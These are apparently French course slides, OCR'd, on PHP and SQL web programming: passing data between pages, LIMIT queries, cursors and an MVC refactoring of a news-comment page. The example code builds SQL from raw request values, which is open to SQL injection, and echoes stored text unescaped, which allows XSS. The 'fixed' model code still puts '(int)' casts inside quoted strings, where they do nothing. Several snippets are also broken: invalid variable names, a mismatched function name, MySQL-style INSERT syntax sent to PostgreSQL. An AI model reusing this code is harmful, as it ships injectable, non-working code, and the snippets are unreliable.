
Exemple : Affichage client

Résultat de l'interrogation par formulaire le 14/02/2017


Vous avez demandé: Titre=Sleep

- Titre: Sleepy Hollow, paru en: 1999
- Titre: Sleepless in Seattle, paru en: 1993


Exemple : fonctionnement



Exemple d'échange




Fonctionnement du transfert d'information



PROBLÈME : Pas de continuité entre les différents échanges
⇒ champs cachés ou variables de session
pour transmettre des informations

Transfert d'informations entre deux pages php : champs cachés




Champs cachés: inclus dans le formulaire engendré par exphp2

```
print "<input type = \"hidden\" name = \"User-id\" value= \"$_POST['User-id']\" />"
```

exPhp2 recevra dans $_POST['User-id'] la valeur reçue (et écrite) par exPhp2

Transfert d'informations entre deux pages php : variables de session



exPhp2

```
<?php
session_start();
…
$_SESSION['User-id'] =
$_POST['User-id'];
```

exPhp2 (autre appel)/ autre fichier php

```
<?php
session_start();
…
$User-id  = $_SESSION['User-id'];
```

Select dans le contexte web

Limitation du nombre de résultats

- affichage d'une partie du résultat d'une requête en fonction du besoin
- récupération d'une partie seulement du résultat d'une requête

LIMIT

SELECT .....
ORDER BY...
[LIMIT {nombre / ALL}] [OFFSET nombre]
↯Ne pas oublier d'ordonner les résultats

Exemples

```
select * from lecteurs order by n_lecteur limit 30;
select * from lecteurs order by n_lecteur limit 30 offset 31;
```

Curseurs

SQL inclus dans un langage hôte

- requêtes SQL incluses dans un langage de programmation impératif
- passage d'un langage ensembliste (SQL) à un langage procédural

$\rightarrow$ mécanisme du curseur

- = tampon correspondant au résultat d'une requête
- plusieurs curseurs peuvent être ouverts simultanément

Exemple de BD

Exemple

- client(n_client, nom_client, prenom_client)
- commande(n_client, n_commande, date, commande)
- ligne_commande(n_commande, n_produit, quantite, total_client)

Exemple: affichage souhaité

Affichage

Etat des montants commandés

- client num 100, Stark Tony
  - commande num 50 du dddd total ...
  - commande num 72 du dddd total ...
  - total client 100: ...
- client num 200, Rogers Steve
  - commande num 58 du dddd total ...
  - total client 200: ...
- client num 230, Banner Bruce
  - commande num 56 du dddd total ...
  - commande num 90 du dddd total ...
  - total client 230: ...
- Nombre de clients: ...
  Nombre de commandes: ...
  Total ensemble des clients: ...

Curseurs triés

client NJ commande NJ ligne_commande
trié par n_client, n_commande

n_client	n_commande	...	n_produit	total_client
100	50	...		1024
100	50	...		1580
100	50	...		1730
100	72	...		1730
100	72	...		2014
200	58	...		1580
230	56	...		3730
230	90	...		1056
230	90	...		3820

Algorithme de traitement séquentiel des curseurs triés

lecture premier tuple

- boucle client
- traitement début client
  - boucle commandes du client courant
    traitement début commande
    - boucle des lignes de la commande courante du client courant
      traitement d'un tuple
      lecture tuple suivant
    - traitement fin commande
- traitement fin client

3. MVC
   - Principe
   - Exemple


Amélioration de l'architecture des pages : patron MVC

MVC

- Modèle – Vue – Contrôleur
- Dans le code des pages ne pas mélanger ce qui est :
  - modèle : accès aux données
  - vue : affichage (principalement HTML)
  - contrôleur : traitement des données


$\Rightarrow$ pages dédiées à chaque partie + orchestration des deux parties

Patron MVC



accède aux données dans la BD (lecture et màj), effectue tous les traitements sur les données

MVC : fonctionnement



Exemple: code initial

```
<?php
$connection = pg_connect("host=localhost, port=$numport, user=$user,
dbname=$nomBase, password=$mdp");
if ($_SERVER['REQUEST_METHOD'] == 'POST')
    {$news_id = $_POST['news_id'];
    pg_query("INSERT INTO commentaires SET news_id='$news_id',
    auteur='. $_POST['auteur']."', texte='".$_POST['texte']."', date=NOW()");
    header("location: ".$_SERVER['SCRIPT_NAME']."?news_id=$news_id");
    exit;}
else {$news_id = $_GET['news_id'];}
?>
<html>
<head>
<title>Les news</title>
</head>
<body>
<h1>Les news</h1>
<div id="news">
<?php
$news_req = pg_query("SELECT * FROM news WHERE id='$news_id'");
$news = pg_fetch_array($news_req);
?>
<h2><?php echo $news['titre'] ?> postée le <?php echo $news['date'] ?></h2>
<p><?php echo $news['texte_nouvelle'] ?> </p>
<?php
$comment_req = pg_query("SELECT * FROM commentaires WHERE
news_id='$news_id'");
$nbre_comment = pg_num_rows($comment_req);
?>
<h3><?php echo $nbre_comment ?> commentaires relatifs à cette nouvelle</h3>
<?php while ($comment = pg_fetch_array($comment_req)) {?>
<h3><?php echo $comment['auteur'] ?> a écrit le <?php echo $comment['date']
?></h3>
<p><?php echo $comment['texte'] ?></p>
<?php } ?>
<form method="POST" action="<?php echo $_SERVER['SCRIPT_NAME'] ?>"
name="ajoutcomment">
<input type="hidden" name="news_id" value="<?php echo $news_id?>">
<input type="text" name="auteur" value="Votre nom"><br />
<textarea name="texte" rows="5" cols="10">Saisissez votre
commentaire</textarea><br />
<input type="submit" name="submit" value="Envoyer">
</form>
</div>
</body>
</html>
```

[http://julien-pauli.developpez.com/tutoriels/php/mvc-controleur/]

Exemple: code MVC - modèle

modele_news.php

```
<?php
function dbconnect()
{
static $connect = null;
if ($connect == null) {
$connect = pg_connect(“host=localhost, port=$numport, user=$user,
dbname=$nomBase, password=$mdp“);
}
return $connect;
}

function get_news($id)
{
$news_req = pg_query("SELECT * FROM news WHERE id='(int)$id'",dbconnect());
return pg_fetch_array($news_req);
}

function get_comment($news_id)
{
$comment_req = pg_query("SELECT * FROM commentaires WHERE
news_id='(int)$news_id'",dbconnect());
$result = array();
while ($comment = pg_fetch_array($comment_req)) {
        $result[] = $comment;
}
return $result;
}

function insert_comment($comment)
{
$auteur_echappe = pg_escape_string($comment['auteur']) ;
$comment_echappe = pg_escape_string($comment['texte']) ;
pg_query("INSERT INTO commentaires SET news_id='{(int)$comment['news_id']}',
auteur='".$auteur_echappe."',texte='".$comment_echappe."', date=NOW()"
,dbconnect() );
}
```

Exemple: code MVC - vue

Vue_news.php

```
<html>
<head>
<title>Les news</title>
</head>
<body>
<h1>Les news</h1>
<div id="news">
        <h2><?php echo $news['titre'] ?> postée le <?php echo $news['date'] ?></h2>
        <p><?php echo $news['texte_nouvelle'] ?> </p>
        <h3><?php echo $nbre_comment ?> commentaires relatifs à cette
        nouvelle</h3>
        <?php foreach ($comments AS $comment) {?>
        <h3><?php echo $comment['auteur'] ?> a écrit le <?php echo $comment['date']
        ?></h3>
        <p><?php echo $comment['texte'] ?></p>
        <?php } ?>
        <form method="POST" action="<?php echo $_SERVER['SCRIPT_NAME'] ?>"
        name="ajoutcomment">
                <input type="hidden" name="news_id" value="<?php echo $news['id']?>">
                <input type="text" name="auteur" value="Votre nom"><br />
                <textarea name="texte" rows="5" cols="10">Saisissez votre
                commentaire</textarea><br />
                <input type="submit" name="submit" value="Envoyer">
        </form>
</div>
</body>
</html>
```

Exemple: code MVC - contrôleur

Controleur_news.php

```
<?php
require ('modele_news.php');
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
insert_comment($_POST);
header("HTTP/1.1 301 Moved Permanently");
header("location: {$_SERVER['SCRIPT_NAME']}?news_id={$_POST['news_id']}");
exit;
} else {
$news = get_news($_GET['news_id']);
$comments = get_comments($_GET['news_id']);
require ('vue_news.php');
}


?>
```

Modification des données

Accès aux données

